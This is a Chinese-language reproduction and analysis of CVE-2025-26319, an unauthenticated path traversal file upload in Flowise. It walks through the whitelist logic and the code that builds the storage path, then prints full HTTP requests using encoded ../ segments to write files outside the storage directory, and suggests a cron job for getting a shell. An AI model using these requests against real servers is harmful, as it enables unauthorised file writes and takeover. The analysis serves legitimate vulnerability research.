CVE-2025-26319 复现以及分析
前言
这是我看到的第一个 TS 应用。第一次接触 TS 还是在体验 Gemini 的时候,我让 AI 帮我写了一个应用,发现 AI 对 TS 应用特别钟爱,于是就想:以后会不会有很多 TS 应用产生?了解了一下,似乎说 TS 天生对 AI 特别适应。
入口与鉴权逻辑

首先在 packages/server/src/utils/constants.ts 里能看到路径白名单。
再看鉴权逻辑。

逻辑是先检查路径是否包含 /api/v1,其中两个正则是为了防止大小写绕过,例如 /Api/v1 之类的情况。确认包含后,再判断是否在白名单:在白名单则放行,不在则继续后面的 basicauth 或密钥验证。
漏洞点就在白名单这里。由上面的分析可知:/api/v1/attachments 在白名单之内,可以直接通过鉴权。
路由与处理流程
继续看这个路由的实现,可以找到一个 POST 方法的功能点。

这段逻辑定义了一个 POST 请求的路由处理器,核心参数如下:
- 路径模板:
:chatflowId/:chatId - 中间件:
getMulterStorage().array('files') - 处理函数:
attachmentsController.createAttachment
中间件 getMulterStorage().array('files') 的作用是处理文件上传,使用 Multer 库。
存储路径
如果存储类型是 S3,就走 S3 的配置;这里是本地存储,关键是 getUploadPath:
export const getUploadPath = (): string => {
    return process.env.BLOB_STORAGE_PATH
        ? path.join(process.env.BLOB_STORAGE_PATH, 'uploads')
        : path.join(getUserHome(), '.flowise', 'uploads')
}
逻辑很简单:有环境变量就拼接环境变量 + uploads,没有就走 ~/.flowise/uploads。
关键函数与漏洞点
继续跟进到关键函数 createFileAttachment:
export const createFileAttachment = async (req: Request) => {
    const appServer = getRunningExpressApp()

    const chatflowid = req.params.chatflowId
    if (!chatflowid) {
        throw new Error(
            'Params chatflowId is required! Please provide chatflowId and chatId in the URL: /api/v1/attachments/:chatflowId/:chatId'
        )
    }

    const chatId = req.params.chatId
    if (!chatId) {
        throw new Error(
            'Params chatId is required! Please provide chatflowId and chatId in the URL: /api/v1/attachments/:chatflowId/:chatId'
        )
    }
}
这里要求路径里必须有这两个参数值,但在后续路径拼接时没有对这两个参数做任何检查。
关键调用是这一行:
const storagePath = await addArrayFilesToStorage(
    file.mimetype,
    fileBuffer,
    file.originalname,
    fileNames,
    chatflowid,
    chatId
)
跟进 addArrayFilesToStorage,主要看 else 分支:

两个参数会直接拼进 dir 路径里。getStoragePath() 返回如下:
export const getStoragePath = (): string => {
    return process.env.BLOB_STORAGE_PATH
        ? path.join(process.env.BLOB_STORAGE_PATH)
        : path.join(getUserHome(), '.flowise', 'storage')
}
因此在没有环境变量的情况下,基础路径为 ~/.flowise/storage。而 chatflowId 和 chatId 都是我们可控的,因此可以构造 ../../ 进行路径穿越。
复现过程
正常上传
POST /api/v1/attachments/test/test HTTP/1.1
Host: 192.168.111.129:3000
Accept: application/json, text/plain, */*
x-request-from: internal
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://192.168.111.129:3000/apikey
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Length: 211

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="files"; filename="test.txt"
Content-Type: text/plain

just a test
------WebKitFormBoundary7MA4YWxkTrZu0gW--
文件目录如下:

穿越一个路径
POST /api/v1/attachments/..%2ftest/test HTTP/1.1
Host: 192.168.111.129:3000
Accept: application/json, text/plain, */*
x-request-from: internal
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://192.168.111.129:3000/apikey
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Length: 211

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="files"; filename="test.txt"
Content-Type: text/plain

just a test
------WebKitFormBoundary7MA4YWxkTrZu0gW--

穿越两个路径
POST /api/v1/attachments/..%2f..%2f HTTP/1.1
Host: 192.168.111.129:3000
Accept: application/json, text/plain, */*
x-request-from: internal
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://192.168.111.129:3000/apikey
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Length: 211

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="files"; filename="test.txt"
Content-Type: text/plain

just a test
------WebKitFormBoundary7MA4YWxkTrZu0gW--

可以看到我们可以写入任意目录,后续利用可以写定时任务实现 getshell。
为什么要 URL 编码
路由定义如下:
router.post('/:chatflowId/:chatId', getMulterStorage().array('files'), attachmentsController.createAttachment)
该路由只接受两个参数 :chatflowId/:chatId。如果直接写 ../../../ 或者跟更多路径,会导致参数数量不匹配,在 Express 中会返回 400 Bad Request。
因此 payload 需要保证“看起来”还是两个参数,但“实际”可以跨更多目录。比如:
/../..%2f../看起来是两个参数- 实际上跨了三个目录
下面这个数据包也可以正常穿越:
POST /api/v1/attachments/../../ HTTP/1.1
Host: 192.168.111.129:3000
Accept: application/json, text/plain, */*
x-request-from: internal
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://192.168.111.129:3000/apikey
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Length: 213

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="files"; filename="epicor.txt"
Content-Type: text/plain

just a test
------WebKitFormBoundary7MA4YWxkTrZu0gW--
思考
如果能控制它的某个 id,那么传的时候多传一个一模一样的 id,是否可能做到遍历覆盖?这是我在尝试中的一个想法。